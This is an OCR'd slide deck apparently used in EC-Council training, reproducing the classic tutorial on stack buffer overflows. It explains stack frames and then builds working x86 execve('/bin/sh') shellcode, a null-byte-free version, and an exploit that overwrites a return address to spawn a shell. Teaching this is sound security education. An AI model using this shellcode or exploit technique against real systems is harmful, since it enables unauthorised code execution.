
The Stack Region

- A stack is a contiguous block of memory containing data
- A register called the stack pointer (SP) points to the top of the stack
- The bottom of the stack is at a fixed address
- Its size is dynamically adjusted by the kernel at run time


Stack frame

- The stack consists of logical stack frames
- They are pushed when calling a function and popped when returning
- A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call
- The stack grows down on Intel machines

A Stack Frame



Sample Stack



```
x=2;
foo(18);
y=3;
```

```
void foo(int j) {
       int x,y;
      char buf[100];
       x=j;
        …
}
```

Stack pointer

- Stack pointer which points to the top of the stack (lowest numerical address)
- Frame pointer (FP) points to a fixed location within a frame - also referred to as the local base pointer (LB)
- Many compilers use a second register, FP, for referencing both local variables and parameters
- On Intel CPUs, BP (EBP) is used for this purpose

Procedure Call (Procedure Prolog)

- The first thing a procedure must do when called is save the previous FP (so it can be restored at procedure exit)
- Then it copies SP into FP to create the new FP, and advances SP to reserve space for the local variables
- This code is called the procedure prolog
- Upon procedure exit, the stack must be cleaned up again called the procedure epilog
- The Intel ENTER and LEAVE instructions do most of the procedure prolog and epilog work efficiently

Simple Example

- example1.c:

```c
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

Compiling the code to assembly

- To understand what the program does to call function() we compile it with gcc using the -S switch to generate assembly code output:

- `$ gcc -S -o example1.s example1.c`

Call Statement

- By looking at the assembly language output (**`example1.s)`** we see that the call to function() is translated to:

```
pushl $3
pushl $2
pushl $1
call function
```

- This pushes the 3 arguments to function backwards into the stack, and calls function()
- The instruction 'call' will push the instruction pointer (IP) onto the stack.

Return Address (RET)

- We'll call the saved IP the return address (RET)
- The first thing done in function is the procedure prolog:

```
1.        pushl %ebp
2.        movl %esp,%ebp
3.        subl $20,%esp
```

- This pushes EBP, the frame pointer, onto the stack
- It then copies the current SP onto EBP, making it the new FP pointer (We'll call the saved FP pointer SFP)
- It then allocates space for the local variables by subtracting their size from SP

Word Size

- Memory can only be addressed in multiples of the word size
- A word in our case is 4 bytes, or 32 bits

```
char buffer1[5];
char buffer2[10];
```

- So our 5 byte buffer is really going to take 8 bytes (2 words) of memory, and our 10 byte buffer is going to take 12 bytes (3 words) of memory
- That is why SP is being subtracted by 20

Stack

- With that in mind our stack looks like this when `function()` is called (each space represents a byte):

```
bottom of                                                  top of
memory                                                     memory
           buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][        ][    ][    ][    ][    ][    ]

top of                                                  bottom of
stack                                                       stack
```

Buffer Overflows

- A buffer overflow is the result of stuffing more data into a buffer than it can handle. Example:

```
void function(char *str) {
   char buffer[16];
   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;
  for( i = 0; i < 255; i++)
    large_string[i] = 'A';
  function(large_string);
}
```

Error

- This program has a function with a typical buffer overflow coding error
- The function copies a supplied string without bounds checking by using `strcpy()` instead of `strncpy()`
- If you run this program you will get a segmentation violation
- Lets see what its stack looks when we call function:

```
bottom of                                                            top of
memory                                                               memory
                  buffer                  sfp   ret   *str
<------          [                 ][    ][    ][    ]

top of                                                            bottom of
stack                                                                 stack
```

Why do we get a segmentation violation?

- `strcpy()` is coping the contents of `*str` (larger_string[]) into `buffer[]` until a null character is found on the string
- `buffer[]` is much smaller than `*str`
- `buffer[]` is 16 bytes long, and we are trying to stuff it with 256 bytes
- This means that all 250 bytes after buffer in the stack are being overwritten
- This includes the SFP, RET, and even *str!

Segmentation Error

- It's hex character value is 0x41
- That means that the return address is now 0x41414141
- This is outside of the process address space
- That is why when the function returns and tries to read the next instruction from that address you get a segmentation violation

- A buffer overflow allows us to change the return address of a function
- In this way we can change the flow of execution of the program

Example Modified

```
bottom of                                                           top of
memory                                                              memory
           buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][         ][    ][    ][    ][    ][    ]

top of                                                           bottom of
stack                                                                stack
```

- Lets try to modify our first example so that it overwrites the return address, and demonstrate how we can make it execute arbitrary code
- Just before **`buffer1[]`** on the stack is SFP, and before it, the return address is 4 bytes pass the end of **`buffer1[]`**
- But remember that **`buffer1[]`** is really 2 word so its 8 bytes long
- So the return address is 12 bytes from the start of **`buffer1[]`**

Instruction Jump

- We'll modify the return value in such a way that the assignment statement `'x = 1;'` after the function call will be jumped
- To do so we add 8 bytes to the return address

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;
   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Guess Key Parameters

- What we have done is add 12 to **`buffer1[]`**'s address
- This new address is where the return address is stored
- We want to skip pass the assignment to the printf call
- How did we know to add 8 to the return address?
- We used a test value first (for example 1), compiled the program, and then started gdb:

```
------------------------------------------------------------------------------
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
0x80004c6 <main+54>:    ret
0x80004c7 <main+55>:    nop
------------------------------------------------------------------------------
```

Calculation

- We can see that when calling function() the RET will be 0x8004a8, and we want to jump past the assignment at 0x80004ab
- The next instruction we want to execute is the at 0x8004b2
- A little math tells us the distance is 8 bytes

Shell Code

- So now that we know that we can modify the return address and the flow of execution, what program do we want to execute?
- In most cases we'll simply want the program to spawn a shell
- From the shell we can then issue other commands as we wish
- How can we place arbitrary instruction into its address space?
- The answer is to place the code with are trying to execute in the buffer we are overflowing, and overwrite the return address so it points back into the buffer

- Assuming the stack starts at address 0xFF, and that S stands for the code we want to execute the stack would then look like this:

```
bottom of   DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory      89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
            buffer                sfp   ret   a     b     c

<------    [SSSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
            ^                             |
            |_____________________________|

top of                                                             bottom of
stack                                                                  stack
```

The code to spawn a shell in C

- The code to spawn a shell in C looks like:
- shellcode.c

```
#include <stdio.h>
void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- To find out what does it looks like in assembly we compile it, and start up gdb
- Remember to use the `-static` flag. Otherwise the actual code the for the `execve` system call will not be included

```
------------------------------------------------------------------------------
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
[aleph1]$ gdb shellcode
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
End of assembler dump.
```

```
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
------------------------------------------------------------------------------
```

Lets try to understand what is going on here. We'll start by studying main:

```
1. 0x8000130 <main>:       pushl  %ebp
2. 0x8000131 <main+1>:     movl   %esp,%ebp
3. 0x8000133 <main+3>:     subl   $0x8,%esp
```

- This is the procedure prelude
- It first saves the old frame pointer, makes the current stack pointer the new frame pointer, and leaves space for the local variables
- In this case its:

  `char *name[2];`
- or 2 pointers to a char
- Pointers are a word long, so it leaves space for two words (8 bytes)

- `0x8000136 <main+6>:      movl $0x80027b8,0xfffffff8(%ebp)`

- We copy the value 0x80027b8 (the address of the string `"/bin/sh"`) into the first pointer of `name[]`
- This is equivalent to:

```
name[0] = "/bin/sh";
```

EC-Council

- `0x800013d <main+13>:    movl $0x0,0xfffffffc(%ebp)`

- We copy the value `0x0` (NULL) into the second pointer of `name[]`
- This is equivalent to:

```
name[1] = NULL;
```

- The actual call to `execve()` starts here

```
0x8000144 <main+20>:     pushl  $0x0
```

- We push the arguments to **`execve()`** in reverse order onto the stack
- We start with NULL

- `0x8000146 <main+22>:    leal 0xfffffff8(%ebp),%eax`

- We load the address of **`name[]`** into the EAX register

```
0x8000149 <main+25>:    pushl  %eax
```

- We push the address of `name[]` onto the stack

```
0x800014a <main+26>:    movl
  0xfffffff8(%ebp),%eax
```

- We load the address of the string `"/bin/sh"` into the EAX register.

```
0x800014d <main+29>:    pushl  %eax
```

- We push the address of the string **`"/bin/sh"`** onto the stack

- **`0x800014e <main+30>:    call 0x80002bc <__execve>`**

- Call the library procedure **`execve()`**
- The call instruction pushes the IP onto the stack

execve()

```
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
```

- This is the procedure prelude

```
0x80002c0 <__execve+4>: movl   $0xb,%eax
```

- Copy 0xb (11 decimal) onto the stack
- This is the index into the syscall table 11 is execve

- `0x80002c5 <__execve+9>: movl 0x8(%ebp),%ebx`

- Copy the address of `"/bin/sh"` into EBX

```
0x80002c8 <__execve+12>:          movl
  0xc(%ebp),%ecx
```

- Copy the address of `name[]` into ECX

```
0x80002cb <__execve+15>:          movl
  0x10(%ebp),%edx
```

- Copy the address of the null pointer into %edx

- `0x80002ce <__execve+18>:          int $0x80`
- Change into kernel mode

execve() system call

1. Have the null terminated string `"/bin/sh"` somewhere in memory
2. Have the address of the string `"/bin/sh"` somewhere in memory followed by a null long word
3. Copy `0xb` into the EAX register
4. Copy the address of the address of the string `"/bin/sh"` into the EBX register
5. Copy the address of the string `"/bin/sh"` into the ECX register
6. Copy the address of the null long word into the EDX register
7. Execute the `int $0x80` instruction

- What if the **execve()** call fails for some reason?
- The program will continue fetching instructions from the stack, which may contain random data!
- The program will most likely core dump
- We want the program to exit cleanly if the execve syscall fails
- To accomplish this we must then add a exit syscall after the **execve** syscall

exit.c

```
#include <stdlib.h>
void main() {
        exit(0);
}
```

```
------------------------------------------------------------------------------
[aleph1]$ gcc -o exit -static exit.c
[aleph1]$ gdb exit
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
------------------------------------------------------------------------------
```

- The exit syscall will place 0x1 in EAX, place the exit code in EBX, and execute **`"int 0x80”`**
- That's it
- Most applications return 0 on exit to indicate no errors
- We will place 0 in EBX

List of steps with exit call

1. Have the null terminated string **`"/bin/sh"`** somewhere in memory
2. Have the address of the string **`"/bin/sh"`** somewhere in memory followed by a null long word
3. Copy 0xb into the EAX register
4. Copy the address of the address of the string **`"/bin/sh"`** into the EBX register
5. Copy the address of the string **`"/bin/sh"`** into the ECX register
6. Copy the address of the null long word into the EDX register
7. Execute the **`int $0x80`** instruction
8. Copy 0x1 into the EAX register
9. Copy 0x0 into the EBX register
10. Execute the **`int $0x80`** instruction

The code in Assembly

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here
```

- The problem is that we don't know where in the memory space of the program we are trying to exploit the code (and the string that follows it) will be placed
- One way around it is to use a JMP, and a CALL instruction
- The JMP and CALL instructions can use IP relative addressing, which means we can jump to an offset from the current IP without needing to know the exact address of where in memory we want to jump to
- If we place a CALL instruction right before the "/bin/sh" string, and a JMP instruction to it, the strings address will be pushed onto the stack as the return address when CALL is executed
- All we need then is to copy the return address into a register
- The CALL instruction can simply call the start of our code

JMP

- Assuming now that J stands for the JMP instruction, C for the CALL instruction, and s for the string, the execution flow would now be:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------   [JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03]
           ^|^             ^|            |
           |||_____________||____________|  (1)
       (2)  ||_____________||
             |______________|  (3)
top of                                                            bottom of
stack                                                                 stack
```

Code using indexed addressing

```
----------------------------------------------------------------------------
        jmp    offset-to-call           # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,array-offset(%esi)  # 3 bytes
        movb   $0x0,nullbyteoffset(%esi)# 4 bytes
        movl   $0x0,null-offset(%esi)   # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   array-offset,(%esi),%ecx # 3 bytes
        leal   null-offset(%esi),%edx   # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   offset-to-popl           # 5 bytes
        /bin/sh string goes here.
----------------------------------------------------------------------------
```

Offset calculation

- Calculating the offsets from jmp to call, from call to popl, from the string address to the array, and from the string address to the null long word, we now have:

```
------------------------------------------------------------------------------
        jmp     0x26                        # 2 bytes
        popl    %esi                        # 1 byte
        movl    %esi,0x8(%esi)              # 3 bytes
        movb    $0x0,0x7(%esi)              # 4 bytes
        movl    $0x0,0xc(%esi)              # 7 bytes
        movl    $0xb,%eax                   # 5 bytes
        movl    %esi,%ebx                   # 2 bytes
        leal    0x8(%esi),%ecx              # 3 bytes
        leal    0xc(%esi),%edx              # 3 bytes
        int     $0x80                       # 2 bytes
        movl    $0x1, %eax                  # 5 bytes
        movl    $0x0, %ebx                  # 5 bytes
        int     $0x80                       # 2 bytes
        call    -0x2b                       # 5 bytes
        .string \"/bin/sh\"                 # 8 bytes
------------------------------------------------------------------------------
```

- To make sure it works correctly we must compile it and run it
- But there is a problem. Our code modifies itself, but most operating system mark code pages read-only
- To get around this restriction we must place the code we wish to execute in the stack or data segment, and transfer control to it
- To do so we will place our code in a global array in the data segment
- We need first a hex representation of the binary code. Lets compile it first, and then use gdb to obtain it

shellcodeasm.c

```
---------------------------------------------------------------------------
void main() {
__asm__("
        jmp    0x2a                   # 3 bytes
        popl   %esi                   # 1 byte
        movl   %esi,0x8(%esi)         # 3 bytes
        movb   $0x0,0x7(%esi)         # 4 bytes
        movl   $0x0,0xc(%esi)         # 7 bytes
        movl   $0xb,%eax              # 5 bytes
        movl   %esi,%ebx              # 2 bytes
        leal   0x8(%esi),%ecx         # 3 bytes
        leal   0xc(%esi),%edx         # 3 bytes
        int    $0x80                  # 2 bytes
        movl   $0x1, %eax             # 5 bytes
        movl   $0x0, %ebx             # 5 bytes
        int    $0x80                  # 2 bytes
        call   -0x2f                  # 5 bytes
        .string \"/bin/sh\"           # 8 bytes
");
}
---------------------------------------------------------------------------
```

EC-Council

```
--------------------------------------------------------------------------------
[aleph1]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
[aleph1]$ gdb shellcodeasm
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     jmp    0x800015f <main+47>
0x8000135 <main+5>:     popl   %esi
0x8000136 <main+6>:     movl   %esi,0x8(%esi)
0x8000139 <main+9>:     movb   $0x0,0x7(%esi)
0x800013d <main+13>:    movl   $0x0,0xc(%esi)
0x8000144 <main+20>:    movl   $0xb,%eax
0x8000149 <main+25>:    movl   %esi,%ebx
0x800014b <main+27>:    leal   0x8(%esi),%ecx
0x800014e <main+30>:    leal   0xc(%esi),%edx
0x8000151 <main+33>:    int    $0x80
0x8000153 <main+35>:    movl   $0x1,%eax
0x8000158 <main+40>:    movl   $0x0,%ebx
0x800015d <main+45>:    int    $0x80
0x800015f <main+47>:    call   0x8000135 <main+5>
0x8000164 <main+52>:    das
0x8000165 <main+53>:    boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>:    das
0x8000169 <main+57>:    jae    0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 <main+3>:     0xeb
(gdb)
0x8000134 <main+4>:     0x2a
(gdb)
.
.
.
--------------------------------------------------------------------------------
```

EC-Council

testsc.c

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
void main() {
   int *ret;
   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;
}
```

Compile the code

```
[aleph1]$ gcc -o testsc testsc.c
[aleph1]$ ./testsc
$ exit
[aleph1]$
```

NULL byte

- There is a problem
- In most cases we'll be trying to overflow a character buffer
- Any null bytes in our shellcode will be considered the end of the string, and the copy will be terminated
- There must be no null bytes in the shellcode for the exploit to work.
- Let's try to eliminate the NULL byte

```
Problem instruction:                 Substitute with:
--------------------------------------------------------
movb    $0x0,0x7(%esi)               xorl    %eax,%eax
molv    $0x0,0xc(%esi)               movb    %eax,0x7(%esi)
                                     movl    %eax,0xc(%esi)
--------------------------------------------------------
movl    $0xb,%eax                    movb    $0xb,%al
--------------------------------------------------------
movl    $0x1, %eax                   xorl    %ebx,%ebx
movl    $0x0, %ebx                   movl    %ebx,%eax
                                     inc     %eax
--------------------------------------------------------
```

EC-Council

shellcodeasm2.c

Our improved code:

```
----------------------------------------------------------------------------
void main() {
__asm__("
        jmp    0x1f                     # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,0x8(%esi)           # 3 bytes
        xorl   %eax,%eax                # 2 bytes
        movb   %eax,0x7(%esi)           # 3 bytes
        movl   %eax,0xc(%esi)           # 3 bytes
        movb   $0xb,%al                 # 2 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   0x8(%esi),%ecx           # 3 bytes
        leal   0xc(%esi),%edx           # 3 bytes
        int    $0x80                    # 2 bytes
        xorl   %ebx,%ebx                # 2 bytes
        movl   %ebx,%eax                # 2 bytes
        inc    %eax                     # 1 bytes
        int    $0x80                    # 2 bytes
        call   -0x24                    # 5 bytes
        .string \"/bin/sh\"             # 8 bytes
                                        # 46 bytes total
");
}
----------------------------------------------------------------------------
```

EC-Council

testsc2.c

```
------------------------------------------------------------------------------
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
------------------------------------------------------------------------------
------------------------------------------------------------------------------
[aleph1]$ gcc -o testsc2 testsc2.c
[aleph1]$ ./testsc2
$ exit
[aleph1]$
------------------------------------------------------------------------------
```

EC-Council

Writing an Exploit

- Lets try to pull all our pieces together
- We have the shellcode
- We know it must be part of the string which we'll use to overflow the buffer
- We know we must point the return address back into the buffer

overflow1.c

```
------------------------------------------------------------------------------
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
------------------------------------------------------------------------------
```

EC-Council

Compiling the code

- `[aleph1]$ gcc -o exploit1 exploit1.c`
- `[aleph1]$ ./exploit1`
- `$ exit`
- `exit`
- `[aleph1]$`


- What we have done above is filled the array `large_string[]` with the address of `buffer[],` which is where our code will be
- Then we copy our shellcode into the beginning of the `large_string` string
- `strcpy()` will then copy `large_string` onto buffer without doing any bounds checking, and will overflow the return address, overwriting it with the address where our code is now located
- Once we reach the end of main and it tried to return it jumps to our code, and execs a shell

- The problem we are faced when trying to overflow the buffer of another program is trying to figure out at what address the buffer (and thus our code) will be
- The answer is that for every program the stack will start at the same address
- Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time
